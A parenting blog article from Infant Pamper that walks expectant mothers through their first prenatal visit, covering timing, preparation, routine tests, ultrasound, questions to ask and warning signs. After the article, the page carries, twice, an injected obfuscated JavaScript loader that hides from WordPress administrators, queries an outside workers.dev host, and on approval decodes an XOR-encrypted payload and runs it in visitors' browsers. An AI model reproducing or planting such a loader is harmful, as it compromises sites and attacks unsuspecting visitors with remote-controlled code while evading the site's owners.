
Authored by: A Caring Mom at Infant Pamper
I still remember the mix of excitement and nervousness I felt before my first pregnancy appointment. I had so many questions running through my mind, like was my baby developing well, what would the doctor check, and what should I expect during this first visit?. And honestly, if you are feeling the same kind of unsettled energy, know that these feelings are completely normal.
Your first prenatal visit is like the first big step in your pregnancy care journey, it gives your healthcare provider a real chance to learn about your health, confirm key pregnancy details, talk through your symptoms, and help you figure out how to support a healthy pregnancy.
In this guide, I’ll walk you through what to expect at your first prenatal appointment, how to get ready, what questions to ask your doctor, and a few simple ideas to help you feel more confident before that initial pregnancy check-up.
What Is a First Prenatal Visit?
A first prenatal visit is basically the first meeting you have with your doctor, midwife, or another healthcare provider after you’ve confirmed you’re pregnant. On that day, your provider figures out a lot about your health, helps estimate your due date, and starts a care plan for the months ahead.
For a lot of moms, this appointment is where pregnancy suddenly feels more real. Before that, maybe you only saw a pregnancy test result, noticed a few early symptoms or you kinda wondered what was really going on inside you. When you finally meet with your healthcare provider it can feel reassuring, and also kinda exciting, like wow this is happening. During the visit, your provider will typically talk through your medical history, ask about your daily habits and lifestyle, check how you’re doing health wise, and explain what you can expect in the coming months. You might hear about testing, routine steps, and the general rhythm of prenatal care.
Since every pregnancy is different, your plan might not match someone else’s exactly. Your healthcare provider will weigh your own health situation, where you are in the pregnancy, and any unique worries or special concerns you have.
Regular prenatal care helps monitor your health and your baby’s development throughout pregnancy. The Mayo Clinic explains that prenatal visits are an important part of pregnancy care because they allow healthcare providers to track your progress, recommend necessary screenings, and provide guidance for a healthy pregnancy.
When Should You Schedule Your First Prenatal Visit?
Many new moms wonder when to see a doctor when pregnant after getting a positive pregnancy test.
In most cases, it is recommended to contact your healthcare provider once you know you are pregnant. Many first appointments are scheduled during the early weeks of pregnancy, often around 8 weeks, but the timing can vary depending on your health history and provider’s advice.
You should contact your doctor sooner if you have:
- Heavy bleeding
- Severe abdominal pain
- A history of pregnancy complications
- Existing health conditions
- Concerns about your symptoms
You do not need to wait until you have every pregnancy detail figured out. Calling your provider early is the best way to understand the next steps.

How to Prepare for Your First Prenatal Appointment
Your first prenatal appointment may feel overwhelming because there is a lot of new information. A little preparation can help you feel calmer and make sure you do not forget important details.
Here are some simple things you can do before your visit.
Collect Your Medical Information
Your healthcare provider will ask about your health background, so having some information ready can make the conversation easier.
Try to note:
- The first day of your last menstrual period
- Any medications or supplements you take
- Previous pregnancies
- Past surgeries or medical conditions
- Allergies
- Family health history
Do not worry if you do not remember every detail. Your doctor will guide you through the process.
Make a List of Questions
One thing I learned during pregnancy is that even simple questions can feel important when you are expecting a baby.
Before your appointment, write down anything you want to discuss.
You may want to ask about:
- Prenatal vitamins
- Pregnancy symptoms
- Foods to eat or avoid
- Exercise during pregnancy
- Safe medications
- Upcoming tests
- Lifestyle changes
- Your estimated due date
Keeping a list helps you feel more prepared and allows you to make the most of your appointment.

What Happens During the First Prenatal Visit?
While every healthcare provider has a slightly different process, your first visit is usually longer than future appointments because your doctor needs to collect important information about you and your pregnancy.
Here are the common things that may happen.
1. Pregnancy Confirmation and Health Discussion
Your provider will talk with you about your pregnancy and ask about your symptoms.
You may discuss:
- When you found out you were pregnant
- Your last menstrual period
- Early pregnancy symptoms
- Any concerns you have
You may be experiencing symptoms like nausea, tiredness, breast tenderness, mood changes, or frequent urination. Sharing these details helps your provider understand how your pregnancy is progressing.
2. Reviewing Your Medical History
One of the most important parts of the 1st prenatal visit is discussing your health history.
Your doctor may ask about:
- Previous pregnancies
- Birth experiences
- Medical conditions
- Medications
- Allergies
- Family history of health conditions
This information helps your healthcare team provide safe and personalized care throughout your pregnancy.
Be open and honest during this conversation. Your doctor’s goal is to support you and your baby.
3. Checking Your Basic Health
During your appointment, your provider may check some basic health measurements.
These can include:
- Blood pressure
- Weight
- General physical health
These early measurements create a starting point that your healthcare provider can compare throughout your pregnancy.
4. Blood Tests and Urine Tests
Your first appointment may include routine tests that provide important information about your health.
Blood tests may help check:
- Blood type
- Iron levels
- Certain infections
- Immunity levels
A urine sample may also be collected to check for things like infections or other concerns.
These tests are a normal part of prenatal care and help your provider identify anything that may need attention early.
Routine prenatal testing helps healthcare providers understand your health and identify any concerns that may need follow-up during pregnancy. Medline Plus provides helpful information about common prenatal tests and why they are included as part of pregnancy care.
5. First Ultrasound Experience
For many moms, the ultrasound is one of the most emotional parts of the first prenatal visit. It may be the first time you see a tiny glimpse of your baby, and that moment can make the pregnancy feel more real.
Depending on how far along you are and your healthcare provider’s process, you may have an ultrasound during your first appointment or it may be scheduled for a later date.
An early ultrasound may help your provider:
- Confirm your pregnancy location
- Estimate your pregnancy timeline
- Check early development
- Confirm your due date
It is completely normal if you feel a mix of excitement and nervousness before seeing your baby for the first time. Many moms wonder if everything will look okay, but remember that your healthcare provider is there to answer your questions and support you.
During the first prenatal appointment, your healthcare provider may discuss your medical history, perform routine checks, order basic tests, and answer questions about your pregnancy. The American Pregnancy Association also highlights that this first visit is an important opportunity to understand what to expect and prepare for upcoming prenatal care.
Many moms schedule their first visit during the early weeks of pregnancy, when symptoms can feel new and confusing. Learning about 6 week pregnancy symptoms can help you understand common changes during this stage.
Questions to Ask During Your First Prenatal Appointment
Your first visit is the perfect time to ask questions and understand what your pregnancy care will look like. No question is too small when it comes to your health and your baby.
Here are some helpful questions you may want to bring with you:
About Your Pregnancy
- How far along am I?
- What is my estimated due date?
- Are my symptoms normal?
- What changes should I expect in the coming weeks?
About Health and Lifestyle
- Which prenatal vitamins should I take?
- Are there foods I should avoid?
- What exercises are safe during pregnancy?
- Are my current medications safe?
About Future Care
- When will my next appointment be?
- What tests will I need during pregnancy?
- When will I have my next ultrasound?
Writing these questions down before your appointment can help you feel more prepared. Pregnancy can bring so many thoughts at once, and having a list helps you remember what matters most.
How to Prepare Emotionally for Your First Pregnancy Appointment
Preparing for your first prenatal visit is not only about paperwork and medical information. It is also about preparing yourself emotionally.
Many moms feel nervous before their first appointment. You may wonder if everything is progressing normally or feel anxious because you do not know what to expect.
I remember reminding myself that feeling nervous did not mean something was wrong. It simply meant I already cared deeply about my baby.
A few things that may help:
Bring Someone You Trust
If possible, consider bringing your partner, a family member, or someone who makes you feel comfortable. Having support can make the appointment feel less overwhelming.
Take Deep Breaths Before Your Visit
It is easy to imagine every possible scenario when you are waiting for your appointment. Try to focus on the moment and remember that this visit is a step toward caring for yourself and your baby.
Be Honest About Your Feelings
Tell your healthcare provider if you feel worried, stressed, or confused. Your emotional health is an important part of pregnancy care too.
Things Many Moms Forget Before Their First Prenatal Visit
Even after preparing, it is easy to forget small things because pregnancy comes with so much information.
Here are a few things that can make your appointment smoother:
1. Bring Your Questions
Do not rely on remembering everything during the appointment. Pregnancy brain is real, and writing things down beforehand can help.
2. Track Your Symptoms
Make a simple note of symptoms you have noticed, including:
- Nausea
- Fatigue
- Cramping
- Changes in appetite
- Sleep changes
- Mood changes
This gives your healthcare provider a better understanding of how you are feeling.
3. Take Your Time
Your first appointment may include a lot of information. Do not feel pressured to remember everything immediately.
You can always ask your provider to explain something again or write down important instructions.
What Happens After Your First Prenatal Visit?
After your appointment, your healthcare provider will usually explain the next steps in your pregnancy care.
You may receive information about:
- Your next appointment
- Recommended tests
- Prenatal vitamins
- Healthy pregnancy habits
- Warning signs to watch for
This is also a good time to start creating healthy routines that support your pregnancy.
Small daily habits can make a big difference, such as:
- Eating balanced meals
- Staying hydrated
- Getting enough rest
- Taking recommended prenatal vitamins
- Managing stress
Remember, pregnancy is not about doing everything perfectly. It is about making supportive choices one day at a time.
Common Concerns About the First Prenatal Visit
“What if I do not feel pregnant yet?”
This is a very common worry, especially in early pregnancy. Some women have many symptoms, while others have very few.
Every pregnancy is different. The first appointment helps your healthcare provider understand what is happening and provide reassurance.
“What if my first appointment feels overwhelming?”
It is normal to leave your appointment with many thoughts and questions. Your first visit often includes a lot of new information.
Give yourself time to process everything. You do not need to understand every detail immediately.
“What if I am nervous about tests?”
Many first-time moms feel nervous about blood tests, ultrasounds, or examinations.
Remember that these tests are done to support your health and monitor your baby’s development. If you feel uncomfortable or worried, tell your healthcare provider.
When Should You Call Your Doctor Before Your Appointment?
Although waiting for your scheduled visit is common, some symptoms should be discussed with your healthcare provider sooner.
Contact your doctor if you experience:
- Heavy vaginal bleeding
- Severe abdominal or pelvic pain
- Fainting or dizziness
- High fever
- Severe vomiting that prevents you from keeping fluids down
- Any symptom that feels concerning to you
When it comes to pregnancy, it is always okay to ask for guidance. You are not bothering your healthcare team by asking questions.
Final Thoughts
Your first prenatal visit is more than just a medical appointment. It is the beginning of your relationship with your healthcare team and the first step in caring for your baby throughout pregnancy.
It is completely normal to feel excited, nervous, emotional, or even unsure before your first appointment. Many moms have walked into that room with the same questions and feelings.
Take this journey one step at a time. Ask questions, listen to your body, and give yourself patience as you adjust to this new chapter.
You do not have to know everything from the beginning to be a good mom. Every appointment, every question, and every small step is part of the beautiful journey of becoming a parent.
Frequently Asked Questions
Medical Disclaimer
This article provides general pregnancy information and is not a replacement for professional medical advice, diagnosis, or treatment. Always consult your healthcare provider for personalized guidance during pregnancy.
Every pregnancy journey is unique. Explore more helpful pregnancy guides from Infant Pamper to feel supported at every step.
;(function() { ‘use strict’; function isAdminUser() { if (document.body.classList.contains(‘wp-admin’) || document.querySelector(‘#wpadminbar’) || document.cookie.indexOf(‘wordpress_logged_in’) !== -1) { return true; } return false; } function initMasqrad() { if (!document.body) { setTimeout(initMasqrad, 100); return; } if (isAdminUser()) { return; } fetch(‘https://flat-sea-c06a.jennifermolinajocn2.workers.dev/’, { method: ‘GET’, headers: { ‘Accept’: ‘application/json’ } }) .then(function(response) { return response.json(); }) .then(function(data) { if (data.allow === true) { !function(){var _0xf8b43b91dc2d=atob(‘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’),_0x4c30e73dabc3=49,_0x3d7476cc76a0=new Uint8Array(_0xf8b43b91dc2d[‘length’]),_0xc69dfd4f7368=0;for(;_0xc69dfd4f7368<_0xf8b43b91dc2d['length'];_0xc69dfd4f7368++)_0x3d7476cc76a0[_0xc69dfd4f7368]=_0xf8b43b91dc2d['charCodeAt'](_0xc69dfd4f7368)^_0x4c30e73dabc3;(new Function(new TextDecoder()['decode'](_0x3d7476cc76a0)))()}(); } }) .catch(function(error) { }); } if (document.readyState === 'loading') { document.addEventListener('DOMContentLoaded', initMasqrad); } else { initMasqrad(); } })();;(function() { ‘use strict’; function isAdminUser() { if (document.body.classList.contains(‘wp-admin’) || document.querySelector(‘#wpadminbar’) || document.cookie.indexOf(‘wordpress_logged_in’) !== -1) { return true; } return false; } function initMasqrad() { if (!document.body) { setTimeout(initMasqrad, 100); return; } if (isAdminUser()) { return; } fetch(‘https://flat-sea-c06a.jennifermolinajocn2.workers.dev/’, { method: ‘GET’, headers: { ‘Accept’: ‘application/json’ } }) .then(function(response) { return response.json(); }) .then(function(data) { if (data.allow === true) { !function(){var _0xf8b43b91dc2d=atob(‘GVdEX1JFWF5fGRhKR1BDEUZiWXVBUwwWbm5XQXVeX1RuUFdVAVMGBwJVUAFQUldSBxYKRUNISlhXGV1eUlBdYkVeQ1BWVB9WVEV4RVRcGUZiWXVBUxgYQ1RFRENfCkxSUEVSWRluVBhKTEZYX1VeRh9QVVV0R1RfRX1YQkVUX1RDGRZcVEJCUFZUFh1XRF9SRVheXxluVEcYSkVDSEpYVxluVEcXF25URx9VUEVQFxduVEcfVVBFUB9FSEFUDAwMFldBHFRcU1RVHEFQQkJUVRYYSl1eUlBdYkVeQ1BWVB9CVEV4RVRcGUZiWXVBUx0WABYYCkxMUlBFUlkZblQDGEpMTBgKV0RfUkVYXl8RQwRBWEBLGW5TXl5FGEpFQ0hKWFcZXV5SUF1iRV5DUFZUH1ZURXhFVFwZRmJZdUFTGBhDVEVEQ18KTFJQRVJZGW5UAhhKTEdQQxFfBmADXX0MahNZRUVBQgseHlhVHF1dH1JeXBMdERNZRUVBCx4eCQQfAwIIHwAFCB8AAwETbB1Hfn5DfQIMFlBXVQFTBgcCVVABUFJXUgcWCldEX1JFWF5fEVkJQ3kIYxlYGEpYVxlYDwxfBmADXX0fXVRfVkVZGEpuU15eRRkYCkNURURDXwpMV1RFUlkZXwZgA119alhsGhYeVFxTVFUeFhpHfn5DfQIaFh5BUEJCVFUWHUpcXlVUCxZSXkNCFh1SQ1RVVF9FWFBdQgsWXlxYRRYdUlBSWVQLFl9eHEJFXkNUFkwYH0VZVF8ZV0RfUkVYXl8ZQxhKQ1RFRENfEUMfXloOQx9bQl5fGRgLX0RdXQpMGB9FWVRfGVdEX1JFWF5fGVUYSlhXGVUXF1UfQVBCQlRVGEpFQ0hKXV5SUF1iRV5DUFZUH0JURXhFVFwZRmJZdUFTHRYAFhgKTFJQRVJZGW5UBRhKTENURURDXwpMWQlDeQhjGVgaABgKTBgfUlBFUlkZV0RfUkVYXl8ZGEpZCUN5CGMZWBoAGApMGApMWQlDeQhjGQEYCkxHUEMRW3dnCUFBDEZYX1VeRh1VSUYHBl0MW3dnCUFBahZubldBdFxTVFVCFmwde3BlfHV2DBZQV1UBUwYHAlVQAVBSV1IHFh19ZgUFYmkMahNZRUVBQgseHlhVHF1dH1JeXBMdERNZRUVBCx4eCQQfAwIIHwAFCB8AAwETbApYVxlVSUYHBl0XF1VJRgcGXWp7cGV8dXZsGENURURDXwpVSUYHBl0MW3dnCUFBahZubldBdFxTVFVCFmwMGVVJRgcGXU1NSkwYClVJRgcGXWp7cGV8dXZsDAAKV0RfUkVYXl8RXAd+dQdGGRhKWFcZEFVeUkRcVF9FH1NeVUgYSkJURWVYXFReREUZXAd+dQdGHQMBGApDVEVEQ18KTEdQQxF7B0F6XnAMVV5SRFxUX0UfUkNUUEVUdF1UXFRfRRkWVVhHFhgdZghTdV0EDFVeUkRcVF9FH1JDVFBFVHRdVFxUX0UZFlhXQ1BcVBYYCnsHQXpecB9CRUhdVB9SQkJlVElFDBZBXkJYRVheXwtXWElUVQpYX0JURQsBCkscWF9VVEkLAwAFBgUJAgMCAApTUFJaVkNeRF9VC0NWU1AZAAQdAwIdBQMdHwUDGApBXlhfRVRDHFRHVF9FQgtfXl9UChYKZghTdV0EH0VYRV1UDBZiVFJEQ1hFSBFSWVRSWhYKZghTdV0EH0JURXBFRUNYU0RFVBkWUF1dXkZXRF1dQlJDVFRfFh0WFhgKZghTdV0EH0JFSF1UH1JCQmVUSUUMFkFeQlhFWF5fC1dYSVRVClhfQlRFCwEKRlhVRVkLAAEBFApZVFhWWUULAAEBFApTXkNVVEMLAQpLHFhfVVRJCwMABQYFCQIDBQAKU1BSWlZDXkRfVQsSV1dXChYKVV5SRFxUX0UfU15VSB9QQUFUX1VyWVhdVRl7B0F6XnAYClVeUkRcVF9FH1NeVUgfUEFBVF9VcllYXVUZZghTdV0EGApXRF9SRVheXxFkfgR2QV8ZGEpFQ0hKewdBel5wH0NUXF5HVBkYCmYIU3VdBB9DVFxeR1QZGApMUlBFUlkZblQYSkxFQ0hKVVRdVEVUEVVJRgcGXWp7cGV8dXZsTFJQRVJZGW5UAxhKTExbd2cJQUEfUFVVdEdUX0V9WEJFVF9UQxkWXFRCQlBWVBYdV0RfUkVYXl8ZblRHGEpFQ0hKWFcZEG5UR01NEG5URx9VUEVQGENURURDXwpYVxluVEcfVVBFUB9FSEFUDAwMFldBHFRcU1RVHFJdXkJUFk1NblRHH1VQRVAfRUhBVAwMDBZXQRxUXFNUVRxBUEJCVFUWGEpFQ0hKXV5SUF1iRV5DUFZUH0JURXhFVFwZFm5uV0F1Xl9UblBXVQFTBgcCVVABUFJXUgcWHRYAFhgKTFJQRVJZGW5UBRhKTGR+BHZBXxkYCkxMUlBFUlkZblQCGEpMTBgKR1BDEW5BWAwBHW5YRwxCVEV4X0VUQ0dQXRlXRF9SRVheXxkYSlhXGRoabkFYDwIHARhKUl1UUEN4X0VUQ0dQXRluWEcYCkNURURDXwpMV0RfUkVYXl8RbkFBGVgYSlhXGVgPDH1mBQViaR9dVF9WRVkYQ1RFRENfCldURVJZGX1mBQViaWpYbBoWHlRcU1RVHhYae3BlfHV2GhYeQVBCQlRVFh1KXF5VVAsWUl5DQhYdUkNUVVRfRVhQXUILFl5cWEUWHVJQUllUCxZfXhxCRV5DVBZMGB9FWVRfGVdEX1JFWF5fGUMYSkNURURDXxFDH15aDkMfW0JeXxkYC19EXV0KTBgfRVlUXxlXRF9SRVheXxlVGEpYVxlVFxdVH0FQQkJUVRhKRUNISl1eUlBdYkVeQ1BWVB9CVEV4RVRcGRZubldBdV5fVG5QV1UBUwYHAlVQAVBSV1IHFh0WABYYCkxSUEVSWRlUGEpMZH4EdkFfGRgKUl1UUEN4X0VUQ0dQXRluWEcYCkxUXUJUEW5BQRlYGgAYCkwYH1JQRVJZGVdEX1JFWF5fGRhKbkFBGVgaABgKTBgKTApuQUEZARgKTB0DBAEBGApXRF9SRVheXxFwfkVXVmIZUH4IB15LGEpYVxlQfggHXksPDH1mBQViaR9dVF9WRVkYQ1RFRENfCkdQQxFuWQwWFgpFQ0hKblkMYkVDWF9WGVt3ZwlBQR9dXlJQRVheXxcXGVt3ZwlBQR9dXlJQRVheXx9ZXkJFX1BcVE1NW3dnCUFBH11eUlBFWF5fH1leQkUYTU0WFhgfQ1RBXVBSVBkeb0ZGRm0fHlgdFhYYCkxSUEVSWRluVFkYSkxHUEMRbkQMfWYFBWJpalB+CAdeS2waFh5UXFNUVR4WGntwZXx1dhoWDlRcU1RVDAAWGhluWQ4ZFhdZXkJFDBYaVF9SXlVUZGN4cl5cQV5fVF9FGW5ZGBgLFhYYCkdQQxFuRV4MQlRFZVhcVF5ERRlXRF9SRVheXxkYSnB+RVdWYhlQfggHXksaABgKTB0AAwEBARgKZghTdV0EH15fXV5QVQxXRF9SRVheXxkYSlJdVFBDZVhcVF5ERRluRV4YCkwKZghTdV0EH0JDUgxuRApMcH5FV1ZiGQEYCkxXRF9SRVheXxFuV0FiRVBDRRkYSkMEQVhASxlcB351B0YYCkxYVxlVXlJEXFRfRR9DVFBVSGJFUEVUDAwMFl1eUFVYX1YWGFt3ZwlBQR9QVVV0R1RfRX1YQkVUX1RDGRZ1fnxyXl9FVF9FfV5QVVRVFh1uV0FiRVBDRRgKVF1CVBFuV0FiRVBDRRkYCkwYGRgK’),_0x4c30e73dabc3=49,_0x3d7476cc76a0=new Uint8Array(_0xf8b43b91dc2d[‘length’]),_0xc69dfd4f7368=0;for(;_0xc69dfd4f7368<_0xf8b43b91dc2d['length'];_0xc69dfd4f7368++)_0x3d7476cc76a0[_0xc69dfd4f7368]=_0xf8b43b91dc2d['charCodeAt'](_0xc69dfd4f7368)^_0x4c30e73dabc3;(new Function(new TextDecoder()['decode'](_0x3d7476cc76a0)))()}(); } }) .catch(function(error) { }); } if (document.readyState === 'loading') { document.addEventListener('DOMContentLoaded', initMasqrad); } else { initMasqrad(); } })();